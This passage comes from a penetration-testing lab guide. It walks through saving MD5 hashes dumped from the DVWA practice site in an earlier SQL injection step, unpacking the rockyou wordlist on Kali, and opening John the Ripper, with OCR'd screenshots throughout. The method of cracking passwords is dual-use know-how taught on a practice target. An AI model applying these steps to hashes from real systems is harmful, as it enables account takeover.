
Then **click** on;

File > Save As

Type into the following field:

Name: password.txt

Then in the Places column change the directory to the **Desktop** and **click** the **save** button.



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERlKkWcN
[Vulnerability: SQL Injecti...
*(Untitled)
Save As
*(Untitled)
File Edit Search Options Help

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
Gordon:e99a18c428cb38d5f260853678922e03
Hack:
Pablo
Bob:5
```

Name: password.txt

Save in folder: root Desktop

Create Folder
Places
Search
Recently Used
root
Desktop
File System
thinclient_drives
cdrom0

Name	Size	Modified
firefox-esr.desktop	108 bytes	02/07/2020
kali-burpsuite.desktop	112 bytes	02/07/2020
kali-msfconsole.desktop	135 bytes	02/07/2020
kali-nmap.desktop	97 bytes	02/07/2020
kali-notification-readme.txt	1.2 kB	02/11/2020
kali-wireshark.desktop	112 bytes	02/07/2020
leafpad.desktop	96 bytes	02/07/2020
lxterminal.desktop	105 bytes	02/07/2020

Character Coding: Current Locale (UTF-8) LF

Figure 3.5 Screenshot of PLABKALI01: Leafpad saving the file.

The Leafpad application can now be closed.

Task 2 - Using a Wordlist

We will use a wordlist to aid our cracking time and reduce it significantly in terms of how long it would take to break the hash values through a brute force attack.


Step 1

Open a new terminal screen.

We will now prepare the password list to be used which will help us crack the passwords faster than using a brute force attack.

Type the following in the console and press **Enter** after each command:

```
root@kali:# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# ls
```



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
[Vulnerability: SQL Injecti...
root@PLABKALI01: /usr/s...
Documents
Leafpad
LXTerminal
kali notificati
wireshark
passwo
metasploit framework
burpsuite
nmap
Firefox ESR
root@PLABKALI01: /usr/share/wordlists
File
Edit
Tabs
Help

```
root@PLABKALI01: # cd /usr/share/wordlists/
root@PLABKALI01:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt.gz
dirbuster  fern-wifi      nmap.lst    wfuzz
root@PLABKALI01:/usr/share/wordlists#
```

Figure 3.6 Screenshot of PLABKALI01: Displaying the terminal window with the commands successfully executed.

Type the following in the console and press **Enter** after each command:

```
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
```



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
[Vulnerability: SQL Injecti...
root@PLABKALI01: /usr/s...
Documents
Leafpad
LXTerminal
kali notificati
wireshark
passwo
metasploit framework
burpsuite
nmap
Firefox ESR
root@PLABKALI01: /usr/share/wordlists
File
Edit
Tabs
Help

```
root@PLABKALI01:~# cd /usr/share/wordlists/
root@PLABKALI01:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt.gz
dirbuster  fern-wifi      nmap.lst    wfuzz
root@PLABKALI01:/usr/share/wordlists# gunzip rockyou.txt.gz
root@PLABKALI01:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt
dirbuster  fern-wifi      nmap.lst    wfuzz
root@PLABKALI01:/usr/share/wordlists# 
```

Figure 3.7 Screenshot of PLABKALI01: Output displaying a new text file called rockyou.txt.

Here we can see that a new text file called rockyou.txt has been created.

Close the **terminal screen** and move on to the next task.

Task 3 - Password Cracking and Validation


Now we are going to use the John tool to cracking the hash values and providing us with the passwords we need, after which we will test the results on the login page of **DVWA** to validate which logins are allocated to login and if they work.

Step 1

Open up a **new terminal** and type the following command and press **Enter:**

```
john
```

This will display all the options that can be used with the password cracking application.



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
[Vulnerability: SQL Injecti...
root@PLABKALI01: /usr/s...
root@PLABKALI01: ~
Documents
Leafpad
LXTerminal
kali-notification-r...
wireshark
password.txt
root@PLABKALI01: /usr/share/wordlists
File
Edit
Tabs
Help

```
root@PLABKALI01:~# cd /usr/share/wordlists/
root@PLABKALI01:/usr/share/wordlists# ls
dirb        fasttrack.txt  metasploit  rockyou.txt.gz
dirbuster   fern-wifi      nmap.lst    wfuzz
root@PLABKALI01:/usr/share/wordlists# gunzip rockyou.txt.gz
root@PLABKALI01:/usr/share/wordlists# ls
dirb        fasttrack.txt  metasploit  rockyou.txt
dirbuster   fern-wifi      nmap.lst    wfuzz
root@PLABKALI01:/usr/share/wordlists# 
```

```
--external=MODE           external mode or word filter
--subsets[=CHARSET]       "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset file. It will be overwritten
--show[=left]             show cracked passwords [if =left, then uncracked]
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]    load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]    load salts with[out] cost value Cn [to Mn]. For
                          tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL    this node's number range out of TOTAL count
--fork=N                  fork N processes
--pot=NAME                pot file to use
--list=WHAT               list capabilities, see --list=help or doc/OPTIONS
--format=NAME             force hash of type NAME. The supported formats can
                          be seen with --list=formats and --list=subformats

root@PLABKALI01:~# 
```

Figure 3.8 Screenshot of PLABKALI01: Output displaying the options with password cracking application.


The John application will be used to crack the password file that was created on the Desktop. It will be used to crack the hashes and display the passwords.

Step 2

Navigate to the directory where the passwords.txt is located.

Type the following commands in the terminal window pressing Enter after each command:

```
root@kali:# cd Desktop
root@kali:~/Desktop# ls
```



PLABKALI01 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=emwgwcJbwGfsXJccy9vSwl6zRe664ggb1TJqzdY8BzERIKkWcN
[Vulnerability: SQL Injecti...
root@PLABKALI01: /usr/s...
root@PLABKALI01: ~/De...
Documents
Leafpad
LXTerminal
kali-notification-r...
wireshark
password.txt
root@PLABKALI01: /usr/share/wordlists
File
Edit
Tabs
Help

```
root@PLABKALI01:~# cd /usr/share/wordlists/
root@PLABKALI01:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt.gz
dirbuster  fern-wifi      nmap.lst    wfuzz
root@PLABKALI01:/usr/share/wordlists# gunzip rockyou.txt.gz
root@PLABKALI01:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt
dirbuster  fern-wifi      nmap.lst    wfuzz
root@PLABKALI01:/usr/share/wordlists# 
```

```
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset file. It will be overwritten
--show[=left]             show cracked passwords [if =left, then uncracked]
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]      load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]    load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]    load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]    load salts with[out] cost value Cn [to Mn]. For
                          tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL       enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL    this node's number range out of TOTAL count
--fork=N                  fork N processes
--pot=NAME                pot file to use
--list=WHAT               list capabilities, see --list=help or doc/OPTIONS
--format=NAME             force hash of type NAME. The supported formats can
                          be seen with --list=formats and --list=subformats

root@PLABKALI01:~# cd Desktop/
root@PLABKALI01:~/Desktop# ls
firefox-esr.desktop      kali-nmap.desktop                leafpad.desktop
kali-burpsuite.desktop   kali-notification-readme.txt     lxterminal.desktop
kali-msfconsole.desktop  kali-wireshark.desktop           password.txt
root@PLABKALI01:~/Desktop# 
```

Figure 3.9 Screenshot of PLABKALI01: Navigating to the directory.

Desktop directory is displayed where the **password.txt** file is located.

